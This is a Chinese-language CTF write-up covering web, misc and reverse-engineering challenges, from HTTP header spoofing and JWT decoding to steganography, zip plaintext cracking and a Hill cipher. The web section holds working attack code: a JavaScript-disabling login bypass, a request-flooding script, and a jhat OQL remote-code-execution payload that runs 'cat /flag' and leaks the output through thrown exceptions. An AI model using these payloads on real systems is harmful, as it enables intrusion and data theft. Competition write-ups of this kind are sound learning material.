WEB

AK啦，一直在卡卡卡卡卡，大多数时间脑子里都是Jhat，虽然说打比赛常规流程就是坐牢，但这次很多的卡住感觉还是自己太菜了，一知半解、不懂的太多，继续努力继续努力

ez_http

抓个包，根据提示总共需要修改/增加三个`http header`

```
http
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Referer: vidar.club
X-Real-IP: 127.0.0.1
```

在`X-Real-IP`这卡了一下，一开始还是填的`X-Forwarded-For`，发现不行就换掉了。简单查了一下`X-Real-IP`指示最初的IP，是非标的；`X-Forwarded-For`会记录最初的和转发的IP，是扩展的标准头

响应报文的`Authorization`携带了认证信息，一眼JWT，丢到 jwt.io 解一下就出来了

算是强化版的mini上的http题，同时加上了JWT（提前面试上说的言出必行了属于是），整个流程差不多就是内网鉴权？？

Bypass it

```
File  Actions  Edit  View  Help
[200][text/html][565.00b] http://47.100.139.115:31657/index.html
[200][text/html][904.00b] http://47.100.139.115:31657/login.html
[200][text/html; charset=utf-8][0b] http://47.100.139.115:31657/login.php
[200][text/html; charset=utf-8][122.00b] http://47.100.139.115:31657/register.php
[200][application/javascript][36.18kb] http://47.100.139.115:31657//js/bootstrap.min.js
[200][application/javascript][82.30kb] http://47.100.139.115:31657//js/jquery.min.js
```

扫后台发现有`/index.html`，但是没登陆会被重新打回`/login.html`，抓了个包，发现有下面这段代码

```
    <noscript>
         <div class="noscriptmsg">
         You don't have javascript enabled. Good luck with that :)
         </div>
    </noscript>
```

结合题目想到是不是和浏览器`JavaScript`的设置有关，一开始直接用BurpSuite代理去掉了所有JavaScript，发现好像直接啥都没了……

然后搜索引擎了一下，`enabled javascript绕过登录`，发现`CVE-2021-43703` ~~西电合理~~

根据CVE复现的说明在浏览器`about:config`将`javascript.enabled`的值设置为`false`，成功绕过了验证，可以访问`/index.html`不会被跳转

但是之后卡了一下，因为没有什么flag的踪迹。想到之前使用`register`的时候也是被弹走的，现在也是可以正常使用，所以注册了一下就登进去了，然后就愉快地出flag了（看来都是前端JavaScript的校验，不是很安全~）

Select Courses

一开始想了很多啊感觉flag会不会是在`.js`里面什么的，能不能用修改response报文的方法来欺骗前端获得flag，但是看了看逻辑发现不可能，还花一大堆时间找有没有修改服务器数据的方法，注入什么的，看了一眼`Werkzeug/3.0.1`刚修了个洞，所以估计不是这个方向……

最后返璞归真，原因是每次开靶机发发POST总是能莫名其妙把创业课选上……所以大概是要搓个抢课脚本吧（最实用主义的一集，难绷）

把之前写过的python脚本拿过来爆改成最简单暴力的版本，2000次不到就蹲课成功了 ~~因为是挂着实际上可能用不了这么久~~，高效啊高效。抢完了点一下就可以`tellAgu`了~~发报文也行就是说~~

```
import time
import requests

if __name__ == '__main__':

    url_get = "http://47.100.137.175:30001/api/courses"
    header = {"Content-Type": "application/json","Content-Length": "8",
              "Origin": "http://47.100.137.175:30001", "Referer":
"http://47.100.137.175:30001/"}

    # 课程 这么设置是之前那个脚本的逻辑......
    json1 = {"id": 1}
    json2 = {"id": 2}
    json3 = {"id": 3}
    json4 = {"id": 4}
    json5 = {"id": 5}

    cnt = 0

    while 1:
        res1 = requests.post(url=url_get, headers=header, json=json1).text
        res2 = requests.post(url=url_get, headers=header, json=json2).text
        res3 = requests.post(url=url_get, headers=header, json=json3).text
        res4 = requests.post(url=url_get, headers=header, json=json4).text
        res5 = requests.post(url=url_get, headers=header, json=json5).text
        time.sleep(0.05)
        cnt += 1
        print(cnt)  #没回显没安全感，谁懂
```

2048*16

这题主要是容易被2048作弊方法误导 ~~做了几次`.js`里面藏flag的，每次都是试图正面解决然后被狠狠教育555~~

观察了一下，是前端的JavaScript小游戏，所以flag应该是前端生成的。

没法直接按F12，但是也就是多点两下就能把开发者工具调出来了

尝试的方法有 ~~真好玩~~ 找储存更改`localStorage`和`sessionStorage`数值，但是都没用（毕竟存在`fakeStorage`里）

但是光改 `fakeStorage` 只对显示有帮助，好像没办法弹flag（大概）

用关键字搜索 `won` ~~其实是浏览瞪眼法~~ 发现可疑字符串

```
g.prototype.updateBestScore = function (x) {
  this.bestContainer.textContent = x
},
g[h(432)][h(469)] = function (x) {
  var n = h,
  e = x ? 'game-won' : n(443),
  t = x ? s0(
    n(439),
    'V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3'
  ) : n(453);
  this[n(438)][n(437)].add(e),
  this[n(438)][n(435)]('p') [ - 1257 * - 5 + 9 * 1094 + - 5377 * 3].textContent = t
},
```

但是这个 `.js` 一看就是混淆过的。

找了一下JavaScript混淆方面的信息，觉得大概是ob混淆，所以找了个脚本 `decodeObfuscator`

但是直接逆会说格式不符合，所以就先丢到ob里面用 `low` 模式二次处理，再用脚本去混淆化

研究了一下逻辑，`F()` 应该就是字符串替换函数 （*我这里跑出来是 `n()` 变成了 `F()`*） 然后

```
function F(a) {
    return $(a-417);
  }

function $() {
  var _0x4e76c2 = /*略*/ ;

  $ = function () {         //重定义，返回对应的数组中的字符串；可以直接对照浏览器源码中查到的 $ 函数里的数组 x
    return _0x4e76c2;
  };

  return $();
}
```

这个 `s0()` 一脸用来解码的样子，把值替换做一下，再单独拎出来就能把flag爆出来了

```
function s0(_0x4e304a, _0x3b8d69) {

    for (var _0x24dd5e = 0, _0x47aebc, _0x166f6c, _0x26bec7 = 0, _0x51fd24 = '';
_0x166f6c = _0x4e304a["charAt"](_0x26bec7++); ~_0x166f6c && (_0x47aebc =
_0x24dd5e % 4 ? _0x47aebc * 64 + _0x166f6c : _0x166f6c, _0x24dd5e++ % 4) ?
_0x51fd24 += String["fromCharCode"](255 & _0x47aebc >> (-2 * _0x24dd5e & 6)) : 0)
{
      _0x166f6c = _0x3b8d69["indexOf"](_0x166f6c);
    }

    return _0x51fd24;
  }

 console.log(s0("I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi7Oci7y7iK",'V+g5L
poEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3'))
```

Jhat

> 这题分析如果有错的话还请轻喷/(ㄒoㄒ)/~~，欢迎拷打不懂很多的我('◡')

通过网页可以看到类信息，结合附件`dockerfile`（应该就是靶机环境）可知靶机应该就只是用jhat对`heapdump.hprof`进行了解析

所以看来看去能打打看的也就只有那个OQL数据库了 *后来也给hint了*

~~一开始觉得会不会是把flag明文写在哪个class的值里了，但是试了好久，查询出来不是报错就是空白 第一次接触OQL全是报错~~

然后发现报错里面有Java反射，想会不会是用反射进行RCE *想到可能是RCE的时候发现给hint了；事实证明RCE的实现和反射不太有关，但是回显貌似是有关的?*

RCE嘛那应该就是读文件里的flag，`dockerfile`中显示将`/data` copy到了根目录，所以应该要读的就是`/flag`

通过报错发现用了`NashornEngine`，可以执行Java语句

翻到有一篇十年前的OQL RCE文章，用经典语句试了一下

```
java.lang.Runtime.getRuntime().exec('cat /flag')
```

回显了`java.lang.UNIXProcess@xxxxxxxx`，了解了一下应该是`Process`对象的默认字符串表示形式，在执行子进程时会返回`Process`对象，输出这个对象的时候调用了默认的`toString()`，所以这个点应该是有效的，所以问题的关键就变成了如何将这个进程的结果回显出来

~~然后就这么愉快地卡住了~~

尝试了很多，翻到别的OQL有反射洞，但是利用不了。然后想着应该是可以用报错的方式把文件内容抛出来，最后也是成功了

```
//在gpt的帮助下整出来了第一版exp

var BufferedReader = java.io.BufferedReader;
var InputStreamReader = java.io.InputStreamReader;

try {
    var process = java.lang.Runtime.getRuntime().exec('cat /flag');
    var inputStream = process.getInputStream();
    var reader = new BufferedReader(new InputStreamReader(inputStream));

    var line;
    var result = new java.lang.StringBuilder();

    while ((line = reader.readLine()) != null) {
        result.append(line).append('\n');
    }

    //这里有一个可有可无的toString()转换

    throw new javax.script.ScriptException("File content: " + fileContent);
} catch (e) {
```

```
    throw new javax.script.ScriptException("File content: " + fileContent);
}


//Caused by: <eval>:22:3 javax.script.ScriptException: File content: hgame{} 会这样抛出flag
```

然后想看看有没有其他方法，或者说是怎么做到的（？）

修改了一下发现应该是如果有`String`类的时候会被读取且只显示最后一个 *可能是利用反射，还是不清楚实现方式*

```
//然后自己弄出了另一种回显，类似于查询之后的显示

var BufferedReader = java.io.BufferedReader;
var InputStreamReader = java.io.InputStreamReader;
var process = java.lang.Runtime.getRuntime().exec('cat /flag');
var inputStream = process.getInputStream();
var reader = new BufferedReader(new InputStreamReader(inputStream));
var line;
var result = new java.lang.StringBuilder();

while ((line = reader.readLine()) != null) {
        result.append(line);
    }

//这里有一个可有可无的toString()转换

//只显示flag内容

//但是如果在后面有其他字符串就被顶成新的字符串了
new java.lang.String("kira");
//只显示"kira"
```

所以猜测可能是和OQL查询class时的联动，由此也可以解释为什么上面直接用`java.lang.Runtime.getRuntime().exec('cat /flag')`会显示`Process`对象的默认字符串表示形式

~~蒽，卡这么久是因为我Java和JavaScript都不懂，在学子在学子www~~

MISC

AK啦，有点绕但是没有要自己写脚本的地方 ~~我自己忘了检查LSB是我自己的铸币555~~

Signin

~~谁家小孩把这题当签到题的555~~

收到文件发现是个形变过后的图片，找了个[在线图片编辑器](), 里面`变形`的`PERSPECTIVE`功能拉一拉就能看出来了

签到

关注凌武科技谢谢喵！

来自星尘的问候

提到六位弱加密，用`steghide extract -sf secret.jpg`跑了一下，出来了`secret.zip`，里面是星尘文（？）图片和一个文字预览脚本

额`123456`是猜的……但是貌似也可以配合`steghide`爆破，去学学

搜索了一下，拿到了`.ttf`文件，安装文字之后在word文档里对出来的……从官网F12可以拿到`.wolf2`的字体文件，但是直接用转好的`.ttf`更方便 ~~果然还得是厨力~~


~~试了一下，要上传`.ttf`，我觉得这个脚本是出题的时候生成图片以后觉得可能做题也用的上然后一起打进来的~~ 不过确实比敲word+扳手指好多了……


simple_attack

看到要解压缩包，搜索了可能的方法。外面的图片和压缩包里面的图片`CRC-32`和大小是一样的，应该是同一个文件，所以可以用明文爆破的方法。

先将外面的图片压缩成`.zip`文件再用`ARCHPR`进行明文爆破

虽然是这么简单的一句话，但是实际上因为不同软件和压缩度的不同，会导致报错，一个一个试过去真的很折磨（压缩软件喜加二）





最后出结果的是Bandizip的2-正常压缩 ~~招新群提过Bandizip，收束子~~

解压出来文件头上是``，之前没了解过，感觉像是图片编码后的结果，然后查到是`DATA URI`。把之前的文本内容包在`<img src="..." />`里面然后改成`.html`文件打开就能看到flag了

希儿希儿希尔

首先这个样子肯定是宽高被改了，用脚本爆破修改~~梭出来~~就好了


~~彼岸双生，好欸！没有双子但是有专武，虽然很久很久不玩三蹦子子~~

修复一下没有明显信息，用`binwalk`可以分出`secret.txt`里面是一串大写字母，简介说最后出来的是一串大写字母，所以应该是还有一层加密

通过题目`希儿希儿希尔`可以知道这题是希尔密码 ~~希儿和希尔不是一样的吗~~，开始找密钥

~~唉，希儿厨做不出希儿题，唉，找不到思密达~~

铸币啊铸币，忘记检查LSB隐写了，一丢`stegsolve`密钥和转换值就出来了，唉……



然后就是希尔密码解密把flag解出来了

RE

ezIDA

拖到64位IDA里就能看见存着的flag

ezASM

凭借拙劣的理解发现应该是c与`0x22`做异或把flag解出来

```
c = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18,
80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]
xor = [c ^ 0x22 for c in c]
result = ''.join(chr(byte) for byte in xor)
print(result)
```